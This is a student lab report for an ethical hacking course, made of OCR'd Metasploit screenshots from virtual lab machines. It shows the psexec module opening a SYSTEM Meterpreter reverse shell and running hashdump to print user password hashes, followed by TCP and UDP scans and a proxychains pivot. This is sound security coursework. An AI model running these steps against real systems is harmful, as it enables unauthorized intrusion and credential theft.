ETHICAL HACKING

LAB ASSIGNMENT - 9

Name: DASARI SANATH KUMAR ID: 700760349 CRN :22285

In this lab we are going to perform below tasks

- ➔ Use Metasploit psexec module.
- ➔ Pivot using Metasploit route.
- ➔ Use Metasploit auxiliary modules for port scan and proxy.

The psexec module in Metasploit is a powerful exploit module used for executing commands on remote Windows systems. It leverages the PsExec service to execute arbitrary commands with SYSTEM privileges on the target system.

By using Metasploit auxiliary modules for port scan and proxy  modules are useful for creating proxy servers that can be used for various purposes, such as tunneling traffic or conducting stealthy operations.


By utilizing these auxiliary modules in Metasploit, you can efficiently conduct port scans and set up proxy servers to support your penetration testing or security assessment activities. Always ensure you have proper authorization and legal permission before using these tools.

1. Please provide screenshots for (Screenshot 01~03) (15pts)

Required screenshots:

Screenshot 1:


Here we can see the hashdump of the password of all users on my windows


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Temps to rise
Saturday
Search
06:25 Sanath
2/29/2024

```
   LHOST     192.168.2.128    yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
[*] 192.168.2.174:445 - Connecting to the server...
[*] 192.168.2.174:445 - Authenticating to 192.168.2.174:445 as user 'georgia'...
msf6 exploit(windows/smb/psexec) > [*] 192.168.2.174:445 - Selecting PowerShell target
[*] 192.168.2.174:445 - Executing the payload...
[+] 192.168.2.174:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.2.174
[*] Meterpreter session 1 opened (192.168.2.128:3333 → 192.168.2.174:49159) at 2024-02-29 19:22:55 -0500

msf6 exploit(windows/smb/psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M  192.168.2.128:3333 → 192.168.2.174:49159 (192.168.2.174)

msf6 exploit(windows/smb/psexec) > sessions -i session_id
[-] Invalid session identifier: session_id
msf6 exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
meterpreter > 
```

Screenshot 2:


Here we are able to find the ports 135,139,445 TCP ports opened on windows 10 machine and the exploit moduled used here is - ***auxiliary/scanner/portscan/tcp***


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
6°C
Mostly cloudy
Search
08:11 Sanath
2/29/2024


```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.186.130
RHOSTS => 192.168.186.130
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-500
PORTS => 1-500
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.186.130:      - 192.168.186.130:139 - TCP OPEN
[+] 192.168.186.130:      - 192.168.186.130:135 - TCP OPEN
[+] 192.168.186.130:      - 192.168.186.130:445 - TCP OPEN
[*] 192.168.186.130:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

Screenshot 3: After starting the socks_proxy server executed below commands on kali and found the below results.

We are going to examine the top 100 most often used ports on our Windows 10 system. Since ProxyChains only reroutes traffic to Metasploit, which then forwards it through the pivot, the Metasploit route  needs to remain active. Please check the below screenshots.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
6°C
Mostly cloudy
Search
08:29 Sanath
2/29/2024

```
┌──(root㉿kali)-[~]
└─# proxychains nmap -Pn -sT -sV -F 192.168.186.130
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 21:24 EST
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:199 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:3389 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1025 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:554 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:80 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:22 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:113 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5900 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:8888 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:443 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:587 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:53 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:993 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1720 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:110 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:143 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:111 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:8080 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:21 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:995 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1723 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:3306 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:139  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:25 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:23 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:81 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:119 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:8009 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:9100 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:88 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:8443 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:2121 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:106 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1027 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:548 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5666 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1028 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5432 ⟵denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:513 ⟵denied
```



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
6°C
Mostly cloudy
Search
08:29 Sanath
2/29/2024


```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:49154 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:2049 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:4899 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:6646 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:13 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5060 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1026 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:3986 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:10000 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:873 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:514 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:6000 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1755 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:49157 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:1433 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:139  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:139  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.186.130:5357 ←—socket error or timeout!
Nmap scan report for 192.168.186.130
Host is up (1.1s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  wsdapi?
Service Info: Host: DESKTOP-1MMO0E9; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 285.54 seconds

┌──(root㉿kali)-[~]
└─#
```

2. Using the skills learned in step 6, run the Metasploit's auxiliary/scanner/discovery/udp_sweep module to conduct a UDP port scan on your Windows 10 machine. Provide screenshots showing the major steps and output of the module. (5pt)

Here I have used ***auxiliary/scanner/discovery/udp_sweep*** module to exploit all udp ports on target machine (Windows 10)

Ans set ROHSTS to my Windows IP and then used exploit command to run .

I am able to figure out NetBIOS on port 137 ,Please find the below screenshot.



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
7°C
Mostly cloudy
Search
07:59 Sanath
2/29/2024

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.     .P
  II     'T;.  .;P'
  II      'T; ;P'
IIIIII     'YvP'

I love shells --egypt


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/discovery/udp_sweep
msf6 auxiliary(scanner/discovery/udp_sweep) >  set RHOSTS 192.168.186.130
RHOSTS => 192.168.186.130
msf6 auxiliary(scanner/discovery/udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS     192.168.186.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS    10               yes       The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/discovery/udp_sweep) > exploit

[*] Sending 13 probes to 192.168.186.130->192.168.186.130 (1 hosts)
[*] Discovered NetBIOS on 192.168.186.130:137 (DESKTOP-1MMO0E9:<20>:U :DESKTOP-1MMO0E9:<00>:U :WORKGROUP:<00>:G :WORKGROUP:<1e>:G :00:0c:29:38:b7:43)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) >
```